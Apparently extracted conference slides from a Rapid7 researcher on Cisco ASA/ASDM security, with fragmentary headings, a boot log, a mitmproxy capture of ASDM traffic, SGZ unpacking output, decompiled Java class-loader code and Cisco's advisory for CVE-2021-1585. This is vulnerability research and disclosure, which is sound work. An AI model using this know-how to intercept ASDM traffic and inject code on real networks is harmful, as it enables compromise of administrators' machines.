



August 13, 2022

Do Not Trust the ASA, Trojans!

Jacob Baines

Lead Security Researcher
Rapid7

Adaptive Security Appliance (ASA)



Original ASA




ASA-X



ASA-X with FirePOWER Services

ASA Virtual Appliance (ASAv)



```
(c) (1) (ii) of the Rights in Technical Data and Computer
Software clause at DFARS sec. 252.227-7013.

Cisco Systems, Inc.
170 West Tasman Drive
San Jose, California 95134-1706

Error: Failed to read OVF checksum from the secure store. rcode 6
.....
Cryptochecksum (unchanged): 201edc01 4d9fd620 a041d095 75ae1b5d

INFO: Power-On Self-Test in process.
.....
INFO: Power-On Self-Test complete.

INFO: Starting SW-DRBG health test...
INFO: SW-DRBG health test passed.
User enable_1 logged in to ciscoasa
Logins over the last 1 days: 1.
Failed logins since the last login: 0.
Type help or '?' for a list of available commands.
ciscoasa>
Warning: ASAv platform license state is Unlicensed.
Install ASAv platform license for full functionality.
```

Introduction

Sort of ASA



Firepower 2100 Series



Firepower 4100 Series



Secure Firewall ISA3000



ASA Service Module



Firepower 9300 Series




Firepower 1000 Series




Secure Firewall 3100 Series

Adaptive Security Appliance (ASA)




Do Not Trust the ASA




Introduction


Adaptive Security Device Manager (ASDM)




Starting ASDM Under the Hood



ASDM Does Not Verify the Server Cert (No CVE)



Adaptive Security Appliance (ASA)



Example Man in the Middle via mitmproxy

```
Flows
>> GET https://10.0.0.23/admin/login_banner
    ← 200 text/plain [no content] 7ms
GET https://10.0.0.23/admin/version.prop
    ← 401 text/html 156b 7ms
GET https://10.0.0.23/admin/version.prop
    ← 200 112b 17ms
GET https://10.0.0.23/admin/pdm.sgz
    ← 200 47.56m 1.85s
GET https://10.0.0.23/admin/asdm_banner
    ← 200 text/plain [no content] 7ms
GET https://10.0.0.23/admin/exec/show+version/show+curpriv/perfmon+i
    ← 200 text/plain 2.65k 22ms
GET https://10.0.0.23/admin/exec/show+module
    ← 200 text/plain 85b 15ms
GET https://10.0.0.23/admin/exec/show+cluster+interface-mode
    ← 200 text/plain 26b 14ms
GET https://10.0.0.23/admin/exec/show+cluster+info
    ← 200 text/plain 29b 18ms
GET https://10.0.0.23/admin/exec/show+run+cluster+%7C+grep+vpn-mode
    ← 200 text/plain [no content] 18ms
```

What is in the SGZ?

```
albinolobster@ubuntu:~/getchoo/build$ ./getchoo ~/theway/build/output/pdm.sgz
```

```
MM'""""MM          dP          dP
M' .mmm. `M          88          88
M  MMMMMMMM .d8888b. d8888P .d8888b. 88d888b. .d8888b.
M  MMM   `M 88oooo8 88 88' `"" 88' `88 88' `88 88' `88
M. `MMM' .M 88. ... 88 88. ... 88 88 88. .88 88. .88
MM.      .MM `88888P' dP `88888P' dP dP `88888P' `88888P'
MMMMMMMMMMMMM
```

jlbaines-r7 🐧


```
[+] File read. Size: 35855937
[+] Fingerprint: 2021CF9700264C3B20F18ACADA5AD950
[+] Unpacking to out.lzma
[+] End of lzma file extraction
[+] Decompressing to out
[+] Loading the decompressed file
[+] Creating ./tmp/ to write files into
[+] Creating tmp/SIGNATURE
[+] Creating tmp/env.properties
[+] Creating tmp/com/cisco/pdm/PDMServlet.class
[+] Creating tmp/hp.class
[+] Creating tmp/je.class
[+] Creating tmp/hu.class
[+] Creating tmp/go.class
[+] Creating tmp/hv.class
[+] Creating tmp/a4j.class
[+] Creating tmp/a4k.class
[+] Creating tmp/com/cisco/dmcommon/util/DMCommonEnv.class
[+] Creating tmp/org/apache/log4j/Category.class
[+] Creating tmp/f3.class
[+] Creating tmp/f2.class
[+] Creating tmp/f5.class
```

Contents of 7.18.1 SGZ

- 13472 class files
- 6 jars
- 1 prop file
- 4 properties files
- 3 txt files
- 1 SIGNATURE files



SGZ Client Logic Isn't *Properly* Verified



SGZ Client Logic Isn't *Properly* Verified

JPClassLoader.class - Java Decompiler

File Edit Navigation Search Help

jploader.jar

LZMA
META-INF
com.cisco.nm
dice.loader
AppletContextStub.class
AppletStub.class
BlockingReaderOp.class
CachingInputStream.class
Executor.class
Httpd.class
JPClassLoader.class
JarEntry.class
LoadeeHandle.class
Loader.class
LoaderHandle.class
LoaderOp.class
LzmaWrapper.class
PipeThread.class
ProgressIf.class
ReaderOp.class
ReaderThread.class
ResourceInfo.class
SgzApplet.class
SgzAppletContext.class
SgzReader.class
SgzURLConnection.class
SgzURLStreamHandler.class
StoredJarEntry.class
Verifier.class
util
org.apache.tools.bzip2

```
public synchronized Class loadClass(String paramString, boolean paramBoolean) throws ClassNotFoundException {
    Class<?> clazz;
    if ((clazz = findLoadedClass(paramString)) != null)
        return clazz;
    if (Loader._ParentClassTab != null) {
        Object object = Loader._ParentClassTab.get(paramString);
        if (object != null)
            return (Class)object;
    }
    try {
        if ((clazz = findSystemClass(paramString)) != null)
            return clazz;
    } catch (ClassNotFoundException classNotFoundException) {}
    String str = paramString.replace('.', '/') + ".class";
    byte[] arrayOfByte = null;
    try {
        JarEntry jarEntry = this._sgzReader.retrieveEntry(str);
        arrayOfByte = jarEntry.getBytes();
        this._sgzReader.removeEntry(str);
        clazz = defineClass(paramString, arrayOfByte, 0, arrayOfByte.length, jarEntry._isSigned ? this._signedPD : this._unsignedPD);
        if (paramBoolean)
            resolveClass(clazz);
    } catch (Exception exception) {
        if (this._parent != null)
            try {
                if ((clazz = this._parent.loadClass(paramString)) != null)
                    return clazz;
            } catch (ClassNotFoundException classNotFoundException) {}
        throw new ClassNotFoundException(paramString);
    }
    return clazz;
}
```

SGZ Client Logic Isn't *Properly* Verified

```
JPCClassLoader(ClassLoader paramClassLoader) {  
    this._codebase = Loader.OuterApplet.getDocumentBase();  
    this._parent = paramClassLoader;  
    this._signedPD = getClass().getProtectionDomain();  
    Permissions permissions = new Permissions();  
    Enumeration<Permission> enumeration = this._signedPD.getPermissions().elements();  
    while (enumeration.hasMoreElements()) {  
        Permission permission = enumeration.nextElement();  
        if (!(permission instanceof java.security.AllPermission))  
            permissions.add(permission);  
    }  
    permissions.add(new AWTPermission("showWindowWithoutWarningBanner"));  
    this._unsignedPD = new ProtectionDomain(this._signedPD.getCodeSource(), permissions);  
    this._sgzReader = SgzReader.New(this);  
    UIManager.put("ClassLoader", this);  
}
```


SGZ Client Logic Isn't Verified

[Home](#) / [Cisco Security](#) / [Security Advisories](#)

 Cisco Security Advisory

Cisco Adaptive Security Device Manager Remote Code Execution Vulnerability

**Medium**

Advisory ID: [cisco-sa-asdm-rce-gqjShXW](#) [CVE-2021-1585](#) [Download CVRF](#)

First Published: 2021 July 7 16:00 GMT [CWE-94](#) [Email](#)

Last Updated: 2021 August 5 15:49 GMT

Version 1.2: [Final](#)

Workarounds: No workarounds available

Cisco Bug IDs: [CSCvw79912](#)

CVSS Score: [Base 7.5](#) 

Summary

A vulnerability in the Cisco Adaptive Security Device Manager (ASDM) Launcher could allow an unauthenticated, remote attacker to execute arbitrary code on a user's operating system.

This vulnerability is due to a lack of proper signature verification for specific code exchanged between the ASDM and the Launcher. An attacker could exploit this vulnerability by leveraging a man-in-the-middle position on the network to intercept the traffic between the Launcher and the ASDM and then inject arbitrary code. A successful exploit could allow the attacker to execute arbitrary code on the user's operating system with the level of privileges assigned to the ASDM Launcher. A successful exploit may require the attacker to perform a social engineering attack to persuade the user to initiate communication from the Launcher to the ASDM.

Cisco has not released software updates that address this vulnerability. There are no workarounds that address this vulnerability.

